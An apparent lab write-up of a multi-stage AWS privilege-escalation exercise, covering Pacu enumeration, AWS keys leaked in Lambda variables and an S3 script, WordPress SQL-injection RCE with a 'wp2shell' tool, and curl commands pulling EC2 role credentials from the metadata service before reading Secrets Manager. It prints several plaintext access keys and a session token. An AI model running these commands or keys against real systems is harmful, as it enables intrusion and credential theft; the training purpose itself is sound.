HackSmarter AWS Privilege Escalation Lab | wp2shell RCE to Secrets Manager
AWS privilege escalation lab writeup: Pacu enumeration, Lambda credential leakage, wp2shell WordPress SQLi RCE (CVE-2026-63030, CVE-2026-60137), EC2 IMDS credential theft, and AWS Secrets Manager compromise.
HackSmarter AWS + wp2shell Lab Writeup [ second ]
Lab credentials below are expired training-lab keys, kept for walkthrough context only.
Overview
This was a penetration testing lab simulating a multi-stage AWS attack chain. The goal was to start with limited IAM credentials and progressively escalate privileges until reaching a final flag stored in AWS Secrets Manager.
Stage 1: Initial Reconnaissance with Pacu
I started with Pacu (the "Metasploit for AWS") to figure out what permissions they had.
Step 1: Import the keys into Pacu
Pacu > import_keys secondStep 2: Check who we are
Pacu (aws-pentest-second:imported-second) > whoami
{
   "UserName": null,
   "RoleName": null,
   "Arn": null,
   "AccountId": null,
   "UserId": null,
   "Roles": null,
   "Groups": null,
   "Policies": null,
   "AccessKeyId": "AKIA4CFX3XVGLCRGYBOX",
   "SecretAccessKey": "9ZbZDjJSVSxqj8vUZ0Cb********************",
   "SessionToken": null,
   "KeyAlias": "imported-second",
   "PermissionsConfirmed": null,
   "Permissions": {
     "Allow": {},
     "Deny": {}
   }
}
This showed us as user cg-pentest-lab in account 829314284876.
Step 3: Brute-force IAM permissions
Pacu > run iam__bruteforce_permissionsThis enumerated what API calls our user could actually make. The key findings:
sts.get_caller_identityworkedsts.get_session_tokenworkedlambda.list_functionsworked — this was the first pivot point
There are 2 things we can access. Well, Lambda is basically a serverless function which can be used to run code without provisioning or managing servers.
Let's dig into it. To enumerate Lambda, we need to run:
Pacu > run lambda__enum us-east-1Step 4: Enumerate Lambda functions
Pacu > run lambda__enum us-east-1This revealed a Lambda function called cg-log-processor-lab with hardcoded environment variables containing another set of AWS credentials:
[+] Secret (ENV): LAMBDA_MANAGER_AK= AKIA4CFX3XVGJIOI4XRB
[+] Secret (ENV): LAMBDA_MANAGER_SK= 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
Stage 2: Pivoting to the Lambda Credentials
I imported these new credentials as a separate profile to see what they could access.
Step 1: Configure new profile
aws configure --profile lambda[lambda]
aws_access_key_id = AKIA5Y6JLPXS7NWVLBN5
aws_secret_access_key = lMGWtGxZFM8CSzzkml1nOlfYnvj0WYBjGEXPHiuATo view the actual data, we can run:
data lambdaPacu (aws-pentest-second:imported-second) > data lambda
{
"Functions": [
{
"Aliases": [],
"Architectures": [
"x86_64"
],
"Code": {
"Location": "https://prod-04-2014-tasks.s3.us-east-1.amazonaws.com/snapshots/829314284876/cg-log-processor-lab-5110c50e-d6ae-40d7-81da-ae3d37dca1b2?versionId=JWl8kI.9.fwQbh4r4NL5AseVtcc1zE.y&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEAkaCXVzLWVhc3QtMSJHMEUCIHgtkQfm%2Fgaonr9uyUhthFMgV13GM19ruUGvVGBnRa%2BuAiEAtm5qYDPlGkP6k%2F5ziOwLIy2JhwwUB0F%2BeljmQ7VQ0AEqlAII0v%2F%2F%2F%2F%2F%2F%2F%2F%2FARAAGgw3NDk2Nzg5MDI4MzkiDGw6ermO%2FBx5evURqyroAcw5uiH8S6bBRWoAiMSolqaC0vHsbsZhxAr%2BKwqSPivm1WRB%2BILtW98g8eZGoivjShBYM0JNN8FEe3Mc9%2FfZaMQOxMdYgFqKf54rnBtCauq%2ByUnYjzO2CeIG8w90c9l0EhjiOAb4c32yXbqgBckS91JxECOEu%2F04YFT2unLt0Yt0uGlVF4FLB9Z9bvxMXjyoA4ZqMwhsT0eco0IoGT3X%2BXMnCqyMiDEvxHjc%2FRRzQ8HSlfoovGAlnBEsyBvxsz7qZUxUygNIhSrXjClPECpHXwHT9w9JUicFJiQoN4kec43iJBxm%2BucO6jAwofuB0wY6jQEpmUHD%2Bs3Qc2K%2BXl%2BfLOnkuow4WqX0PcJtB0AoS7up9%2FPRBmA09N240gj3Wik6d9AeaAmTKh79otHOnJsKeYcHJ5QASx5nksNf%2FwbTj0kwu9Ah9fg7thp0RTiXNxgXMJLKv8bOuOTGyiJtE%2F%2F44B1VzO4gxrRNeu8nTwcPPKzqGz5wT7zAQz6TSNL43GI%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20260722T150751Z&X-Amz-SignedHeaders=host&X-Amz-Expires=600&X-Amz-Credential=ASIA25DCYHY3TEVWL6GV%2F20260722%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Signature=ca1a4d40ba7855dca0e53af34011f108a04cdc2c11429c63efd11c9fd737a55e",
"RepositoryType": "S3"
},
"CodeSha256": "gpAzQITfdhKnlKeb7wY78NGp0K/rTWw9u06xtnB3ZtI=",
"CodeSize": 249,
"Description": "",
"Environment": {
"Variables": {
"LAMBDA_MANAGER_AK": "AKIA4CFX3XVGJIOI4XRB",
"LAMBDA_MANAGER_SK": "Q9dYUurhEDirUER3+HTdMwvmDA8RUXX3emK62JIU"
}
},
"EphemeralStorage": {
"Size": 512
},
"EventSourceMappings": [],
"FunctionArn": "arn:aws:lambda:us-east-1:829314284876:function:cg-log-processor-lab",
"FunctionName": "cg-log-processor-lab",
"Handler": "lambda.handler",
"LastModified": "2026-07-22T14:07:59.692+0000",
"MemorySize": 128,
"PackageType": "Zip",
"Policy": [],
"Region": "us-east-1",
"RevisionId": "dc2f3c0a-ffad-488e-a264-82c56afc5666",
"Role": "arn:aws:iam::829314284876:role/cg-lambda-role-lab",
"Runtime": "python3.9",
"SnapStart": {
"ApplyOn": "None",
"OptimizationStatus": "Off"
},
"Tags": [],
"Timeout": 3,
"TracingConfig": {
"Mode": "PassThrough"
},
"Version": "$LATEST"
}
]
}Since we have the Lambda access key and secret key, we can import those as the same as second and once done, we can run iam_bruteforce again to dig into the actual stuff.
Okay, cool!
aws s3 ls --profile lambda
2026-07-22 20:52:14 cg-engineering-scripts-lab-946925698533

aws s3 ls s3://cg-engineering-scripts-lab-946925698533 --profile lambda --recursive
2026-07-22 20:52:15        316 deployment-script.sh

aws s3 cp s3://cg-engineering-scripts-lab-946925698533/deployment-script.sh . --profile lambda
cat deployment-script.sh
Output:
#!/bin/bash
# WordPress Deployment and Backup Automation Script
# Authorized access only.

export AWS_ACCESS_KEY_ID="AKIA5Y6JLPXSYL2JXXVS"
export AWS_SECRET_ACCESS_KEY="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"

echo "Starting WordPress backup job..."
# Backup tasks go here...
echo "Backup completed successfully."
Oh, we got it—a WordPress backup script with another set of AWS keys. Let's set another profile with these keys and check what we can access with these keys.
aws configure set aws_access_key_id AKIA5Y6JLPXSYL2JXXVS --profile deploy
aws configure set aws_secret_access_key "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" --profile deploy
aws configure set region us-east-1 --profile deploy

aws sts get-caller-identity --profile deploy
Output:
{
     "UserId": "AIDA5Y6JLPXSVN6IWCRMX",
     "Account": "946925698533",
     "Arn": "arn:aws:iam::946925698533:user/cg-wp-manager-lab"
}aws s3 ls --profile deploy
aws ec2 describe-instances --profile deploy --region us-east-1Output:
{
     "Reservations": [
         {
             "Groups": [],
             "Instances": [
                 {
                     "AmiLaunchIndex": 0,
                     "ImageId": "ami-0d001f8052688dc45",
                     "InstanceId": "i-0e1eb8c73196630dc",
                     "InstanceType": "t3.medium",
                     "KeyName": "cg-ec2-key-pair-lab",
                     "LaunchTime": "2026-07-22T15:22:21.000Z",
                     "Monitoring": {
                         "State": "disabled"
                     },
                     "Placement": {
                         "AvailabilityZone": "us-east-1a",
                         "GroupName": "",
                         "Tenancy": "default"
                     },
                     "PrivateDnsName": "ip-10-10-10-94.ec2.internal",
                     "PrivateIpAddress": "10.10.10.94",
                     "ProductCodes": [],
                     "PublicDnsName": "ec2-44-220-84-104.compute-1.amazonaws.com",
                     "PublicIpAddress": "44.220.84.104",
                     "State": {
                         "Code": 16,
                         "Name": "running"
                     },
                     "StateTransitionReason": "",
                     "SubnetId": "subnet-0f6c42ebea93ec5fa",
                     "VpcId": "vpc-03eff789833b2a34b",
                     "Architecture": "x86_64",
                     "BlockDeviceMappings": [
                         {
                             "DeviceName": "/dev/sda1",
                             "Ebs": {
                                 "AttachTime": "2026-07-22T15:22:22.000Z",
                                 "DeleteOnTermination": true,
                                 "Status": "attached",
                                 "VolumeId": "vol-0fc2b37f85693e85b"
                             }
                         }
                     ],
                     "ClientToken": "terraform-CKD1bwFlZoaaIvISolqJ9zYPvT",
                     "EbsOptimized": false,
                     "EnaSupport": true,
                     "Hypervisor": "xen",
                     "IamInstanceProfile": {
                         "Arn": "arn:aws:iam::946925698533:instance-profile/cg-ec2-instance-profile-lab",
                         "Id": "AIPA5Y6JLPXSW222GYMWX"
                     },
                     "NetworkInterfaces": [
                         {
                             "Association": {
                                 "IpOwnerId": "amazon",
                                 "PublicDnsName": "ec2-44-220-84-104.compute-1.amazonaws.com",
                                 "PublicIp": "44.220.84.104"
                             },
                             "Attachment": {
                                 "AttachTime": "2026-07-22T15:22:21.000Z",
                                 "AttachmentId": "eni-attach-0292f1870fc3200da",
                                 "DeleteOnTermination": true,
                                 "DeviceIndex": 0,
                                 "Status": "attached",
                                 "NetworkCardIndex": 0
                             },
                             "Description": "",
                             "Groups": [
                                 {
                                     "GroupName": "cg-ec2-sg-lab",
                                     "GroupId": "sg-0bec1f2b6512469b4"
                                 }
                             ],
                             "Ipv6Addresses": [],
                             "MacAddress": "02:34:5c:d8:70:1d",
                             "NetworkInterfaceId": "eni-03fe49d5707b43f9e",
                             "OwnerId": "946925698533",
                             "PrivateDnsName": "ip-10-10-10-94.ec2.internal",
                             "PrivateIpAddress": "10.10.10.94",
                             "PrivateIpAddresses": [
                                 {
                                     "Association": {
                                         "IpOwnerId": "amazon",
                                         "PublicDnsName": "ec2-44-220-84-104.compute-1.amazonaws.com",
                                         "PublicIp": "44.220.84.104"
                                     },
                                     "Primary": true,
                                     "PrivateDnsName": "ip-10-10-10-94.ec2.internal",
                                     "PrivateIpAddress": "10.10.10.94"
                                 }
                             ],
                             "SourceDestCheck": true,
                             "Status": "in-use",
                             "SubnetId": "subnet-0f6c42ebea93ec5fa",
                             "VpcId": "vpc-03eff789833b2a34b",
                             "InterfaceType": "interface"
                         }
                     ],
                     "RootDeviceName": "/dev/sda1",
                     "RootDeviceType": "ebs",
                     "SecurityGroups": [
                         {
                             "GroupName": "cg-ec2-sg-lab",
                             "GroupId": "sg-0bec1f2b6512469b4"
                         }
                     ],
                     "SourceDestCheck": true,
                     "Tags": [
                         {
                             "Key": "Name",
                             "Value": "cg-marketing-wp-lab"
                         }
                     ],
                     "VirtualizationType": "hvm",
                     "CpuOptions": {
                         "CoreCount": 1,
                         "ThreadsPerCore": 2
                     },
                     "CapacityReservationSpecification": {
                         "CapacityReservationPreference": "open"
                     },
                     "HibernationOptions": {
                         "Configured": false
                     },
                     "MetadataOptions": {
                         "State": "applied",
                         "HttpTokens": "optional",
                         "HttpPutResponseHopLimit": 2,
                         "HttpEndpoint": "enabled",
                         "HttpProtocolIpv6": "disabled",
                         "InstanceMetadataTags": "disabled"
                     },
                     "EnclaveOptions": {
                         "Enabled": false
                     },
                     "BootMode": "uefi-preferred",
                     "PlatformDetails": "Linux/UNIX",
                     "UsageOperation": "RunInstances",
                     "UsageOperationUpdateTime": "2026-07-22T15:22:21.000Z",
                     "PrivateDnsNameOptions": {
                         "HostnameType": "ip-name",
                         "EnableResourceNameDnsARecord": false,
                         "EnableResourceNameDnsAAAARecord": false
                     },
                     "MaintenanceOptions": {
                         "AutoRecovery": "default"
                     },
                     "CurrentInstanceBootMode": "uefi"
                 }
             ],
             "OwnerId": "946925698533",
             "ReservationId": "r-0b7fe25fe9254ae43"
         }
     ]
}
Stage 3: WordPress Exploitation
The lab included a WordPress site running at http://44.220.84.104/. I scanned it using Nmap and found the WordPress version was 6.9, which is vulnerable to SQL injection.
nmap -sV -p 22,80 44.220.84.104Output:
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 00:2b:95:c1:12:86:5f:fa:0a:68:d1:34:5f:b8:71:65 (ECDSA)
|_  256 c2:90:72:ce:fd:ae:f4:cc:58:ae:e4:ee:1d:a3:29:29 (ED25519)
80/tcp open  http    Apache httpd 2.4.66 ((Debian))
|_http-title: CG Marketing Portal
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 6.9
|_http-server-header: Apache/2.4.66 (Debian)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 9 hops
I used a latest exploit called wp2shell that exploits a SQL injection vulnerability to gain remote code execution on the WordPress host.
CVE-2026-63030: A REST API batch-endpoint route confusion bug that bypasses validation and access control checks.CVE-2026-60137: A SQL injection flaw in the author__not_in parameter of the internal WP_Query classfor more : https://wp2shell.com/
Step 1: Get command execution on the WordPress server
./wp2shell.py shell http://44.220.84.104/ --cmd idOutput:
uid=33(www-data) gid=33(www-data) groups=33(www-data)This confirmed we had a shell as the web server user.
Then I tried to escalate the privileges to root using sudo -l, but nothing worked.
Stage 4: Stealing EC2 Instance Profile Credentials
Quickly Googled and found that the WordPress server was running on an EC2 instance. Since this WordPress server was running on an EC2 instance, it had access to the instance metadata service (IMDS) at 169.254.169.254.
Step 1: Find the IAM role attached to the EC2 instance
./wp2shell.py shell http://44.220.84.104/ --cmd "curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/"Output:
cg-ec2-role-labStep 2: Grab the temporary credentials for that role
./wp2shell.py shell http://44.220.84.104/ --cmd "curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-lab"This returned a JSON blob with AccessKeyId, SecretAccessKey, and Token.
Stage 5: Final Privilege Escalation to Secrets Manager
I configured a new local AWS profile with the EC2 role credentials.
Step 1: Configure the stolen credentials
aws configure set aws_access_key_id ASIA5Y6JLPXS5EQ7DCGV --profile ec2
aws configure set aws_secret_access_key rwPwCdqUgpMWoZMtsNhzHqILUbhEvnl/ca+UoXDY --profile ec2
aws configure set aws_session_token IQoJb3JpZ2luX2VjEBAaCXVzLWVhc3QtMSJIMEYCIQDakUdOyz418POUn2+XS3DdwAATb/UZoE9DcfzQG6BKYgIhAPRz2qV4FEyFNyct1SQgAxcUL7g6h01opTa+FiQ98h6qKsMFCNn//////////wEQABoMOTQ2OTI1Njk4NTMzIgzyemH7SX+NzYUcQ7gqlwVZHk8i8+v3o0qkZMeSPhEtP8dOuxZWzsSfMQ5kAe4d6Uz1aDzQdNk2b0TJ3SbSpjWbSDduuSBeLyp47NazT2qJLQisJCg+pbObqkeH0WwUVJ0jTpfkDq+ZpmR17Nxi38+GwvmgEQrgbgizz9jF5kKkWbk/A3V8ZyQq5zgjE7k1iOBZIxdsCbC/fvMRYFDRori0KE2Vf8gadz6v5BqUPR3cNi3rpSpKqRWasr6F3Sw+jkMSDLsJxXj8zN8JsnHPls8ZihdEc1B3sVE1FwRjyRxJUCOK9bmc2bE49GIZeIvDF3bpGjGHmg6m20lF2rCwUPeIJM8vEIXCR6HqwCsqjKvOhx8HSLs/eVnSnOCbwOjeDlbspvJfHD54yrnhLbqFfQnek/bfWfagaTyuLw2NS3rZ/9DLB/ZTKOI0+ZVKCKYcjyB+qZb1ukc4UmVRhq6iGsIGBzY73fvMbgj4zpzNiKe5quVjqQJh1qExAN5fESZ5XeL39IDK8puY6p1/rEUjDLP43Q/zEjMeOt3txFCxocLx46OMWsUOMwupAOi9BtZ0tnkDrN/BgUhKcl/lwMgizcZQIDoUaYk5+gTvlLFPW1dpStxwWM0Jp1zm3J6zuW3i/Doj3wNX6FlOkaLZeJ9QX8ytT39NUwaxUYv5joWWJzxw1Wni8Lw+0lIjhkjaEJWooATs5dvwwP+6ss0Z4uH7ZfrOgcWRKvQFh/X0pMsd7RrVkoH2YximmyaDe6itCcj5Vzp5xW9OATgrn8soRSaL1oemdEXH3BYzvrvhi2koKd6GTlJAiLVZ/hf9eORP2WR/C4Kf/13/2z5ZBZFS9YvacNmFXaGMCHAM7781A+kw9/Lml3JNC+ZDkNH+YlxpuKazpjvv9TOazw4wrsCD0wY6sAHoGYgQy0qypWpfoS4lYAqsXMOtIqVqm23igsf8V34C+26lZaCVvG6RHVLdrqVW8CBglV1eFxTdppZCnOztlY2L4snHnRHGRzaC3ejrUMBvlmHGCgM8taimeWWy0Bat3rVU3NCEQmSPaTNd8Um/VRlyx3yqOCHiD/smbobpT/bKFPUboaNRd+539gE8pEYi2i2eie2hRxSbUZkKhZE3OpvIZyi1fyuqv25p+BK12upc5Q== --profile ec2
aws configure set region us-east-1 --profile ec2
Step 2: Verify the new identity
aws sts get-caller-identity --profile ec2This showed we were now in a different AWS account: 946925698533, acting as the cg-ec2-role-lab role.
Step 3: List and read secrets
aws secretsmanager list-secrets --profile ec2
aws secretsmanager get-secret-value --secret-id cg-final-flag-lab --profile ec2
The flag:
HSM{redacted-for-security}Attack Chain Summary
Initial IAM User (cg-pentest-lab)
    │
    ▼
(Lambda function enumeration)
Lambda Environment Variables
    │
(AKIA4CFX3XVGJIOI4XRB / Q9dYUurh...)
    ▼
S3 Bucket: deployment-script.sh
    │
(AKIA5Y6JLPXSYL2JXXVS / 0aB5y4TrX...)
    ▼
WordPress SQLi → RCE (www-data)
    │
(IMDS metadata endpoint)
    ▼
EC2 Instance Profile (cg-ec2-role-lab)
    │
(different account: 946925698533)
    ▼
AWS Secrets Manager
    │
    ▼
FLAG: HSM{redacted-for-security}
Thanks for reading folks! This lab was a great exercise in AWS privilege escalation and WordPress exploitation.
 Thank You HackSmarter for this awesome lab!

Written by Surajit Sen
Was this writeup helpful?
18 readers found this helpful
Comments
No comments yet — be the first to share your thoughts.